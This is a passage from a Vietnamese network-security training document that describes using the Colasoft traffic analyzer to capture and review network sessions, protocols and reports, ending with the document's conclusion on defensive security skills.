
Help Filter Out This Stream Close

### e. Sử dụng Colasoft để phân tích traffic của hệ thống mạng

Nếu như Wireshark là một công cụ Free để người quản trị có thể sử dụng để phân tích gói tin cũng như xem bảng thông mạng, nhưng Wireshark cũng chưa thật mạnh trong vấn đề tạo các bảng Dashboard để xem Realtime, tạo report thông minh..

Tất cả những tồn tại của Wireshark đều được khắc phục bởi công cụ phân tích gói tin và traffic mạng chuyên nghiệp Colasoft:

### Cài đặt các tính năng của Colasoft




Colasoft có các tính năng phụ trợ cho khả năng Sniffer, sau khi cài đặt cho phép thực hiện capture:


Lựa chọn một hoặc nhiều card mạng để Capture

Băng thông mạng hiện nay trên card mạng Capture


Nhấn Start




Giao diện ban đầu




Thông tin tổng hợp traffic, packet, address...




Phân tích session, ip, application...




## Tổng hợp các giao thức mạng




## Tổng hợp traffic cụ thể từ một Endpoint




## Tổng hợp các Session




## Phân tích cấu tạo chi tiết của gói tin



## Session Real time



Log hệ thống cùng khả năng report rất thông minh



Colasoft cũng cho phép lọc thông tin chi tiết hơn Wireshark, cùng các tính năng khác Colasoft đích thực là một công cụ phân tích traffic mạng cực mạnh, và có thể sử dụng trong mô hình mạng thực tế để Troubleshooting sự cố mạng.

## VII. KẾT LUẬN

Tài liệu này cung cấp cho người đọc từ khái niệm cơ bản nhất về bảo mật và an toàn thông tin cũng như các kiến thức chuyên sâu. Từ những kiến thức này người đọc đã có cái nhìn tổng quan về các giải pháp để xây dựng một hệ thống mạng an toàn. Kỹ năng sử dụng các công cụ Scan và Exploit giúp người quản trị có khả năng phát hiện các nguy cơ hệ thống trước khi hacker có thể tìm thấy.